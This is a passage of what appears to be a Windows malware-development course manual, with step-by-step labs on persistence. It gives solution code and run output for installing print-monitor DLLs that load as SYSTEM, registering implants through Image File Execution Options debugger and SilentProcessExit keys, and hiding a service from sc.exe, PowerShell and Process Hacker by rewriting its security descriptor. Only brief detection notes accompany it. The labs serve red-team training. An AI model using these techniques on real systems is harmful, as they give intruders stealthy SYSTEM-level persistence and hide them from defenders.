Build

1. Build
   - First, build the `Sauron` project and monitor the output window for any build errors.
   - In addition, build the `FXMON` project and monitor the output window for any build errors.
     - The `FXMON` project will produce the DLL that must be dropped into the `System32` folder on the target.
   - If you are doing the lab enhancements, then you will need to build the `PortMonitorDll` project when ready.
     - When ready, the `PortMonitorDll` will need to be moved to the `System32` folder before you reboot.

Both Methods

Both methods will make their own Registry keys and values. `FXMON` makes the `Microsoft Shared Print Monitor` key, and Sauron makes the `Sauron` key. Can you determine which method requires the reboot?

Precompiled Header Missing?


Missing Precompiled Header

If you see an error that says something about a certain pch.h file missing for a DLL, simply execute a clean build for that DLL project followed by build or rebuild. If the error still persists, you must change the project's properties. See the below guidance.

Modifying Project Properties

For the DLL projects in this lab, there is no need to use any precompiled headers. As such, we can modify the project's properties for each DLL project and explicitly make this known. Right-click on one of the DLL projects and choose `Properties` (Alt+Enter). From the left-hand menu, expand `C/C++` and choose `Precompiled Header`. Be sure that `All Configurations` and `All Platforms` are selected, and then change the setting under Precompiled Header to `Not Using Precompiled Headers`.

Technet24



Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

- On the Test VM, copy the DLL to the System32 folder.
- Open an elevated CMD prompt and execute the tool to test for functionality.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.


Lab Execution Example and Troubleshooting Steps

Here is an example of executing the sauron.exe before rebooting the Test-VM. Sauron will make the new print monitor registry key and value, which should be named `FXMON.dll`. Since it cannot be the absolute, you will have to copy the `FXMON.dll` to the `System32` folder before you reboot the system.

© 2024 Jonathan Reiter


```
This program will create the required registry keys for port monitor persistence
[DEBUG_INFO] Module: Sauron, function: main, Date: Wed Dec 29 02:34:27 2021
[*] Opening the Print Monitors registry key...
[+] Done!
[*] Creating the new registry key...
[+] Done!
[*] Setting the new key's value...
[+] Done!
[+] Successfully closed registry handle!
```

One method to check is with a registry explorer tool. This can be from Pavel's custom tool or the default Windows `regedit.exe`.



For the optional portion of the code, the last thing you could do just to make sure everything is working is create a file for proof. For `FXMON`, the code is using `GetTempPathW()` to grab the Windows Temp path, followed by `GetTempFileNameW()` to create a random temp file name. This file is then created in the Windows Temp folder. The files should be prefixed with `PRO` and should end with `.tmp`.

Technet24



TODO Solutions

CreateRegKeys() - TODO #1

```
Result = OpenKey(HKEY_LOCAL_MACHINE, PRINT_MONITORS_REGKEY, &hKey);
if (Result)
{
    return Result;
}
```

CreateRegKeys() - TODO #2

```
HKEY hKeyOut;
Result = CreateKey(hKey, PortKey.GetBuffer(), &hKeyOut);
if (Result)
{
    return Result;
}
```


© 2024 Jonathan Reiter

CreateRegKeys() - TODO #3

```
Result = SetKeyValueSZ(hKeyOut, "Driver", Dll.GetBuffer());
if (Result)
{
    return Result;
}
```

AddNewPortMonitor() - TODO #4

```
MONITOR_INFO_2 MonInfo2 = { 0 };
```

AddNewPortMonitor() - TODO #5

```
MonInfo2.pDLLName = pDllName.GetBuffer();
MonInfo2.pEnvironment = pEnvironment.GetBuffer();
MonInfo2.pName = pName.GetBuffer();
```

AddNewPortMonitor() - TODO #6

```
Status = AddMonitor(
    NULL,               // name - NULL means local computer
    2,                  // level - must always be 2
    (LPBYTE)&MonInfo2   // monitors - ptr to the struct
);
```

AddNewPortMonitor() - TODO #7

```
#ifdef skip
    BOOL Result = AddNewPortMonitor();

    if (Result != 0)
    {
        return ERROR_SUCCESS;
    }
    else
    {
        return ERROR_GEN_FAILURE;
    }
#endif // skip
```


Technet24

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

Although you need Admin level access to create keys in the HKLM root and to drop files in System32, the payoff of execution is SYSTEM.

Mitigations would be to observe activity that creates new keys in the print monitor registry key. The value/data found there should lead you to the DLL on disk.

Lab Enhancements

- The remaining **TODO** statements you may have seen are for the enhanced version of this lab and are left for the student to research and implement as an unguided exercise.
- The `AddNewPortMonitor` function is method 2 for this technique and makes use of the `PortMonitorDll` project file.
- `PortMonitorDll` creates a DLL that must support certain functions in order to be used by the Win32 API.
- For example, the DLL must export an initialization function that `spoolsv.exe` will call when it loads your library.
- The action that PortMonitorDll will have is that it will create a new TXT file in System32.

© 2024 Jonathan Reiter

Lab 4.3: IFEOPersisto

Background

IFEO was designed by Microsoft to aid developers with debugging certain applications. The debugging can be done when the process starts or even when it exits. In addition, IFEO keys/values can dictate the execution of an image and what mitigations, if any, apply. For our purposes, we will focus on the debugging feature. There are three methods for IFEO persistence, but this lab will only explore two, leaving the remaining one as a lab enhancement for the student. When the loader is doing its job of mapping a process into memory, it will check several registry keys/values to see what that process needs to have ready before it makes the process. One of those keys is the IFEO key for the process it is loading. We are going to create a key so the loader can parse it and handle what we dictate in that key.

APIs Used

- `RegOpenKeyExA`
- `RegCreateKeyExA`
- `RegSetValueExA`
- `RegCloseKey`

Objectives

- Become familiar with the APIs used in the lab.
- Understand what registry modifications must be made for each method.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

Friendly Tip

All registry function calls should have the result stored in the Results variable for proper error checking. Also, pay attention to the #defines that are at the top of the source file—they will help you when making your registry calls.

1. Launch Visual Studio.
    - Open the `IFEOPersisto` solution file.
    - The solution holds the `main.cpp` source file, which contains the `main` function.

Technet24

- The `main` function holds the logic for determining what IFEO method will be performed.
  - Each one is triggered via command line arguments, the default being the debugger method.
- The `CreateRegKeys` function holds the logic for implementing the chosen method.
  - This function is where you work begins.
- There are **TODO** comments that describe what is to be done.

main.cpp: CreateRegKeys

1. TODO #1
   - Include the `RegHelperApis.h` file to assist you with this lab, if it's not already included.
2. TODO #2
   - Open the root IFEO key.
   - The values have already been created as `#defines` above.
3. TODO #3
   - Create the new key.
   - The name of the new key should match the name of the process you are targeting.
   - E.g., notepad.exe, cmd.exe, powershell.exe, etc.
4. TODO #4
   - Add the new value under the newly created key so that the `debugger` will execute when the targeted program executes.
5. TODO #5
   - Open the silent process exit key.
6. TODO #6
   - Create the silent process exit key.
7. TODO #7
   - Set the value to `MonitorProcess` and the data to implant path.
8. TODO #8
   - Set the second value to `ReportingMode` and the data to 1.
9. TODO #9
   - Open the root `IFEO` key.
10. TODO #10
    - Create the `notepad.exe` key.
11. TODO #11
    - Set the value to `GlobalFlag` and data to `512`.
12. Build
    - Build the solution and monitor the output window for any build errors.

© 2024 Jonathan Reiter

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

On the Test VM, open an elevated CMD prompt and execute the tool to test for functionality.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.


Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product:

Command output

```
C:\Tools\Labs> IFEOPersisto.exe
This program demonstrates IFEO persistence
Module: IFEOPersisto, function: main, date: Wed Jan 25 03:01:09 2023
[*] IFEO Method 'debugger' has been chosen
[*] Making necessary modifications to the registry
[+] Successfully opend a handle to the key: 0x00000000000000B0!
[+] Successfully created the key: 0x00000000000000D0!
[+] Successfully set the new values!
[+] Successfully closed regsitry handle 0x00000000000000D0!
[+] Successfully closed regsitry handle 0x00000000000000B0!
[+] Successfully implemented debugger IEFO method
```

Now we can check to see if the proper Registry modifications were made.




Technet24

Let's keep testing the tool and test the SilentProcessExit IFEO method.

Command output

```
C:\Tools\Labs> IFEOPersisto.exe silentprocessexit
This program demonstrates IFEO persistence
Module: IFEOPersisto, function: main, date: Wed Jan 25 03:01:09 2023
[*] IFEO Method 'silentprocessexit' has been chosen
[*] Making necessary modifications to the registry
[+] Successfully opend a handle to the key: 0x00000000000000B4!
[+] Successfully created the key: 0x00000000000000BC!
[+] Successfully set the new values!
[+] Successfully set the new values!
[+] Successfully opend a handle to the key: 0x00000000000000B8!
[+] Successfully created the key: 0x00000000000000C0!
[+] Successfully set the new values!
[+] Successfully implemented silentprocessexit IEFO method
[+] Successfully closed regsitry handle 0x00000000000000C0!
[+] Successfully closed regsitry handle 0x00000000000000B8!
[+] Successfully closed regsitry handle 0x00000000000000BC!
[+] Successfully closed regsitry handle 0x00000000000000B4!
```

As we did with the last method, check to see if the proper Registry modifications were made.



© 2024 Jonathan Reiter

TODO Solutions

TODO #1

```
#include "RegHelperApis.h"
```

TODO #2

```
Result = OpenKey(HKEY_LOCAL_MACHINE, IFEO_ROOT_KEY, &hIFEOKey);
if (Result) goto oops;
```

TODO #3

```
Result = CreateKey(hIFEOKey, IFEO_NOTEPAD_KEY, &hSubKey);
if (Result) goto oops;
```

TODO #4

```
Result = SetKeyValueSZ(hSubKey, IFEO_DEBUGGER_VALUE, ImplantPath.GetBuffer());
if (Result) goto oops;
```

TODO #5

```
Result = OpenKey(HKEY_LOCAL_MACHINE, CURRENT_VERSION_KEY, &hSPE);
if (Result) goto oops;
```

TODO #6

```
Result = CreateKey(hSPE, SILENT_PROCESS_EXIT_KEY, &hSPESubKey);
if (Result) goto oops;
```

TODO #7

```
Result = SetKeyValueSZ(hSPESubKey, SPE_MONITOR_PROCESS_VALUE, ImplantPath.GetBuffer());
if (Result) goto oops;
```


Technet24

TODO #8

```
Result = SetKeyValueDWORD(hSPESubKey, SPE_REPORT_MODE_VALUE, SPE_REPORT_MODE_DATA);
if (Result) goto oops;
```

TODO #9

```
Result = OpenKey(HKEY_LOCAL_MACHINE, IFEO_ROOT_KEY, &hIFEORoot);
if (Result) goto oops;
```

TODO #10

```
Result = CreateKey(hIFEORoot, IFEO_NOTEPAD_KEY, &hSubKey);
if (Result) goto oops;
```

TODO #11

```
Result = SetKeyValueDWORD(hSubKey, IFEO_NOTEPAD_GLOBAL_FLAG_VALUE,
IFEO_NOTEPAD_GLOBAL_FLAG_DATA);
if (Result) goto oops;
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- The major difference between the two methods implemented in this lab is that the debugger method will kick off the "debugger" when the process starts and the SPE method will kick off when the target process exits.
- Detecting this method, one should simply monitor creation of these registry keys.

Lab Enhancements

- To enhance this lab, implement the third IFEO method of verifier.
- The verifier method is not officially covered, but would prove as a solid research exercise for the student.
- This reference is more than enough to get you started:
  - https://github.com/namazso/SecureUxTheme/blob/master/AVRF.md

© 2024 Jonathan Reiter

- There is actually another reason that a DLL can attach to a process and that is `DLL_PROCESS_VERIFIER`.
  - All of this happens before the process fully kicks off and before other DLLs are loaded into the process.
  - Caution would have to be taken when making API calls because NTDLL would be the only DLL loaded at this point.

Technet24

Lab 4.4: NotInService

Background

Using services for persistence is great, and choosing a name for your service is important as to not draw attention to yourself. There might be a time though that you are eventually found out, but what if there was a way to hide your service from pretty much every tool? Well, that is what this bootcamp challenge is all about—hiding services.

APIs Used

- `ServiceMain`
- `StartServiceCtrlDispatcher`
- `CreateService`
- `OpenService`
- `GetModuleFileName`
- `SetEvent`
- `CreateEvent`
- `SetServiceStatus`
- `OutputDebugString`
- `StartService`
- `CloseServiceHandle`
- `ConvertStringSecurityDescriptorToSecurityDescriptorA`
- `SetServiceObjectSecurity`

Structures of Interest

`_SERVICE_STATUS`

```
// SERVICE_STATUS
typedef struct _SERVICE_STATUS {
    DWORD dwServiceType;
    DWORD dwCurrentState;
    DWORD dwControlsAccepted;
    DWORD dwWin32ExitCode;
    DWORD dwServiceSpecificExitCode;
    DWORD dwCheckPoint;
    DWORD dwWaitHint;
} SERVICE_STATUS, *LPSERVICE_STATUS;
```


© 2024 Jonathan Reiter

`_SERVICE_TABLE_ENTRYA`

```
// SERVICE_TABLE_ENTRY
typedef struct _SERVICE_TABLE_ENTRYA {
    LPSTR                    lpServiceName;
    LPSERVICE_MAIN_FUNCTIONA lpServiceProc;
} SERVICE_TABLE_ENTRYA, *LPSERVICE_TABLE_ENTRYA;
```

Objectives

- Become familiar with the APIs and the structs used in the lab.
- Understand and master the concepts of creating a service application.
- Effectively hide your service from the following tools: Task Manager, Process Hacker, sc.exe, PowerShell cmdlets, etc.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Open the `NotInService` solution file.
   - The solution holds several source files but the one of interest is the `main.cpp` source file, which contains the `main` function among other functions.
   - There are **TODO** comments that describe what is to be done.
2. TODO #1
   - Implement the `Execute` function.
3. TODO #2
   - Implement the `ServiceReveal` function.
4. TODO #3
   - Implement the `ServiceHide` function.
5. TODO #4
   - Implement the `ServiceMain` function.
6. TODO #5
   - Implement the `ServiceControlHandler` function.
7. TODO #6
   - Implement the `ServiceInstaller` function.

Technet24

8. TODO #7
    - Implement the `ServiceUninstaller` function.
9. TODO #8
    - Implement the `reveal` argument.
10. TODO #9
    - Create the service table so the dispatcher thread can monitor us.
11. TODO #10
    - Make the SCM aware of our `DispatchTable`.
12. Build
    - Build the solution and monitor the output window for any build errors.
13. Run
    - Once you have a successful build, copy the tool over to the drop folder so that it is available to run on the Test VM.
    - On the Test VM, open an elevated CMD prompt and execute the tool to test for functionality.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product:

Command line

```
C:\Tools\NotInService> NotInService.exe install
```

Notional Results

```
C:\Tools\NotInService> NotInService.exe install
[*] Installing the service
[+] Successfully installed C:\Tools\NotInService\NotInService.exe as a service!
[+] Successfully started the service!
```

No output?

If you don't see any output about installing the service, check to see if the service is already installed. If it is, run `NotInSerivce.exe uninstall` and it will remove it. You are free to try again. Maybe even 3 times.

© 2024 Jonathan Reiter

Process Hacker [TESTVM\Student]+ (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information

Processes Services Network Disk

Name	Display name	Type	Status	Start type
NgcSvc	Microsoft Passport	Share process	Stopped	Demand start (trigger)
NlaSvc	Network Location Awareness	Share process	Running	Auto start
NotInService	NotInService	Own process	Stopped	Auto start
Npfs	Npfs	FS driver	Running	System start
npsvctrig	Named pipe service trigger provider	Driver	Running	System start
nsi	Network Store Interface Service	Share process	Running	Auto start


Now that the service has successfully been installed, we can hide the service.

```
[*] Hiding the service
[*] Attempting to hide the NotInService service
[+] Successfully converted the security descriptor string!
[*] Attempting to obtain handle to the service NotInService
[+] Successfully obtained handle to the service!
[+] The service NotInService should now be hidden!
```

Select Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Get-Service -Name NotInService
Get-Service : Cannot find any service with service name 'NotInService'.
At line:1 char:1
+ Get-Service -Name NotInService
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (NotInService:String) [Get-Service], ServiceCommandException
    + FullyQualifiedErrorId : NoServiceFoundForGivenName,Microsoft.PowerShell.Commands.GetServiceCommand
```


Technet24



As you can see, the service has been successfully hidden from virtually all commands and tools. Despite being hidden from view, our service still works and has kicked off our notepad.exe process with System Integrity Level!!

© 2024 Jonathan Reiter

Process Hacker [TESTVM\Student]+ (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information

Processes Services Network Disk

Name	PID	User name	Integrity
System Idle Process	0	NT AUTHORITY\SYSTEM	
System	4	NT AUTHORITY\SYSTEM	System
smss.exe	304	NT AUTHORITY\SYSTEM	System
Memory Compression	1780	NT AUTHORITY\SYSTEM	System
Interrupts			
Registry	92	NT AUTHORITY\SYSTEM	System
csrss.exe	416	NT AUTHORITY\SYSTEM	System
wininit.exe	492	NT AUTHORITY\SYSTEM	System
csrss.exe	512	NT AUTHORITY\SYSTEM	System
winlogon.exe	596	NT AUTHORITY\SYSTEM	System
fontdrvhost.exe	764	Font Driver Host\UMFD-1	Low
dwm.exe	1000	Window Manager\DWM-	System
explorer.exe	2388	TESTVM\Student	Medium
SecurityHealthSystray.exe	6084	TESTVM\Student	Medium
vmtoolsd.exe	5456	TESTVM\Student	Medium
OneDrive.exe	5204	TESTVM\Student	Medium
cmd.exe	5400	TESTVM\Student	High
conhost.exe	5532	TESTVM\Student	High
ProcessHacker.exe	336	TESTVM\Student	High
powershell.exe	3492	TESTVM\Student	High
conhost.exe	5828	TESTVM\Student	High
notepad.exe	3548	NT AUTHORITY\SYSTEM	System

"notepad.exe"
File:
C:\Windows\System32\notepad.exe
Notepad 10.0.19041.1081
Microsoft Corporation
Notes:
Signer: Microsoft Windows
Console host: Non-existent process (6064)

Technet24

A quick way to reveal the service once again is the use a PowerShell one-liner. Of course you can implement this in code too, but for those who are not patient and want their service back straight away, just issue this command.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> & $env:SystemRoot\system32\sc.exe sdset NotInService "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSW
RPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
```

```
PS C:\Windows\system32> Get-Service -Name NotInService

Status   Name              DisplayName
------   ----              -----------
Stopped  NotInService      NotInService
```

After a few seconds have gone by, Process Hacker will issue a notification that a new service has been installed. This is not accurate, as we know, but the tool thinks it is a new service as it is just now seeing it.

